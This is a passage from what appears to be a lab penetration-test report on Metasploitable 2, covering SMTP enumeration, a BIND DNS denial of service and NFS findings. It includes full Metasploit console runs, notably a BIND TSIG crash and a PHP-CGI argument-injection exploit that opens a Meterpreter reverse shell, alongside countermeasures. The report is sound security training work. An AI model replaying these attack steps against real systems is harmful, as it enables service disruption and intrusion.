• Leaked usernames can be used for password spraying, phishing, or privilege escalation attacks. • Makes the system more vulnerable to brute-force and dictionary attacks.
Suggested Countermeasures
• **Disable Unused SMTP Commands** • Turn off VRFY, EXPN, and other commands that reveal usernames. • **Enable Authentication** • Require valid login (SMTP AUTH) before sending mail to prevent abuse. • **Use Encryption (TLS)** • Configure the SMTP server to enforce STARTTLS or SMTPS (port 465) to protect data in transit..
References
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smtp/smtp_enum.rb https://attack.mitre.org/techniques/T1078/

(Poc4):




Fig13: use the smtp _enum to exploit it

4.4.1 Manual Analysis

1. **Service Detection:**
   Nmap scan identified port 25 open with an SMTP service running.
2. **Banner Grabbing:**
   Connected via Telnet to observe the SMTP banner and gather information about the mail server version.
3. **SMTP Enumeration:**
   Used Metasploit's smtp_enum auxiliary module to enumerate valid email users on the SMTP server, which helps in gathering user information for further attacks.
4. **Open Relay Testing:**
   Verified if the server allows relaying emails without authentication by manually testing SMTP commands (HELO, MAIL FROM, RCPT TO) through Telnet.
5. **Vulnerability Confirmation:**
   The server accepted mail for external recipients, confirming it as an open relay vulnerable to abuse.




Fig14:gaining acces

4.5 Port 53 – DNS (Domain Name System)

severity:
high 1. BIND DNS Server on port 53 is vulnerable to TSIG-based denial-of-service attacks (CVE-2020-8617) and potential cache poisoning, allowing attackers to crash the service or manipulate DNS records.
Tools Used:
1. Metasploit (auxiliary/dos/dns/bind_tsig) for DoS attacks.
Vulnerability Description:
1. The BIND DNS server is susceptible to malformed TSIG queries that can trigger a service crash (demonstrated by connection refused errors). Unpatched versions may also allow DNS cache poisoning attacks.
Implications / Consequences of not Fixing the Issue
Service Disruption: Critical DNS resolution failures for network services - DNS Spoofing: Potential for redirecting traffic to malicious sites - DDoS Amplification: Server could be used in reflected amplification attacks
Suggested Countermeasures
• - Update BIND to latest patched version • - Implement rate limiting for DNS queries • - Restrict zone transfers to authorized servers
References
• https://nvd.nist.gov/vuln/detail/CVE-2020-8617 • https://www.isc.org/bind-software-security-advisories/

(Poc5:)

```
msf6 > search bind_tsig

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/dos/dns/bind_tsig_badtime     2020-05-19       normal  No     BIND TSIG Badtim
e Query Denial of Service
   1  auxiliary/dos/dns/bind_tsig             2016-09-27       normal  No     BIND TSIG Query
Denial of Service

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/dns
/bind_tsig
```

1-Used Metasploit's dos/dns/bind_tsig auxiliary module to exploit a vulnerability in BIND related to TSIG (Transaction SIGnature) handling, allowing a denial of service attack against the DNS service.

Impact Verification:

```
msf6 > use auxiliary/dos/dns/bind_tsig
msf6 auxiliary(dos/dns/bind_tsig) > show options

Module options (auxiliary/dos/dns/bind_tsig):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.
                                         com/docs/using-metasploit/basics/using-metasploi
                                         t.html
   RPORT      53               yes       The target port (UDP)
   SRC_ADDR                    no        Source address to spoof
   THREADS    10               yes       The number of concurrent threads
```

2-The attack caused the DNS server to crash or become unresponsive temporarily, demonstrating the denial of service condition.

```
msf6 auxiliary(dos/dns/bind_tsig) > set RHOSTS 192.168.35.131
RHOSTS ⇒ 192.168.35.131
msf6 auxiliary(dos/dns/bind_tsig) > set RPORT 53
RPORT ⇒ 53
msf6 auxiliary(dos/dns/bind_tsig) > run
[*] Sending packet to 192.168.35.131
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/dns/bind_tsig) >
```

```
┌──(kali㉿kali)-[~]
└─$ dig @192.168.35.131
;; communications error to 192.168.35.131#53: connection refused
;; communications error to 192.168.35.131#53: connection refused
;; communications error to 192.168.35.131#53: connection refused

; <<>> DiG 9.20.4-4-Debian <<>> @192.168.35.131
; (1 server found)
;; global options: +cmd
;; no servers could be reached
┌──(kali㉿kali)-[~]
```

4.6 Port 80 – HTTP (Apache Web Server)

severity:
High: **1. HTTP (Port 80) on Metasploitable 2 is vulnerable to multiple high-risk exploits, including outdated software (Apache 2.2.8, PHP 5.2.4), misconfigurations, and default credentials, leading to remote code execution (RCE), sensitive data leaks, and unauthorized access.**
Tools Used:
1. Metasploit (auxiliary/scanner/http/http_version) for service detection. 2. Metasploit (exploit/multi/http/php_cgi_arg_injection) for RCE. **3.Searchsploit** to identify public exploits
Vulnerability Description:
The server runs an outdated, unpatched **PHP-CGI** component vulnerable to argument injection. Attackers can bypass authentication, execute OS commands, and access sensitive directories (/var/www).
Implications / Consequences of not Fixing the Issue
Full System Control: Meterpreter session grants unrestricted access to files, processes, and network. - Data Theft: Databases (MySQL), credentials (/etc/passwd), and web app data can be exfiltrated
Suggested Countermeasures
● - Patch PHP/Apache: Upgrade to PHP ≥5.3.12 or Apache ≥2.2.22. ● - Disable PHP-CGI: Use mod_php or modern alternatives (e.g., PHP-FPM). ● - Harden Web Apps: Change default credentials in DVWA/phpMyAdmin; disable directory listing.
References
● https://nvd.nist.gov/vuln/detail/CVE-2012-1823 ● https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/http/http_version




Fig14:the web page

4.6.1Analysis

Service Detection:
Nmap scan identified port 80 open with an Apache HTTP server running.

Version Enumeration:
Used Metasploit's auxiliary/scanner/http/http_version module to enumerate the exact Apache server version and gather additional HTTP headers.

```
msf6 auxiliary(scanner/http/http_version) > run
^C
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.44.131
RHOSTS ⇒ 192.168.44.131
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.44.131:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search apache 2.2.8 php 5.4.2
[-] No results from search
msf6 auxiliary(scanner/http/http_version) > exit

┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution  | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanne | php/remote/29316.py

┌──(kali㉿kali)-[~]
└─$
```

Fig15:run the exploit we found for this version


Web Interface Exploration:

Accessed the server through a browser, exploring hosted vulnerable web apps like DVWA**.**

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.44.131
RHOSTS ⇒ 192.168.44.131
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.44.131:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubu
ntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection          2012-05-03       e
xcellent  Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.44.131
RHOSTS ⇒ 192.168.44.131
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.44.129:4444
[*] Sending stage (40004 bytes) to 192.168.44.131
[*] Meterpreter session 1 opened (192.168.44.129:4444 → 192.168.44.131:56278
) at 2025-05-15 17:04:47 -0400
```

Findings:

Confirmed the server runs an outdated Apache version prone to known vulnerabilities, and web applications exposed several security flaws.




4.7 Port 111 – RPC (Remote Procedure Call)


severity:
High – The misconfiguration allows unauthorized access to shared files, which can lead to data leakage, privilege escalation, or complete system compromise.
Tools Used:
Metasploit Module: auxiliary/scanner/nfs/nfs_showmount **NMAP** **rpcinfo**
Vulnerability Description:
Implications / Consequences of not Fixing the Issue
• **Unauthorized file access or modification** • **Upload of malicious files or code execution** **Lateral movement across the network** • **Potential full system compromise, especially if exports are writable or allow root access**


Suggested Countermeasures
• Disable NFS if not required • Limit exports to specific IPs and use root_squash Block RPC/NFS ports from public or untrusted networks via a firewall

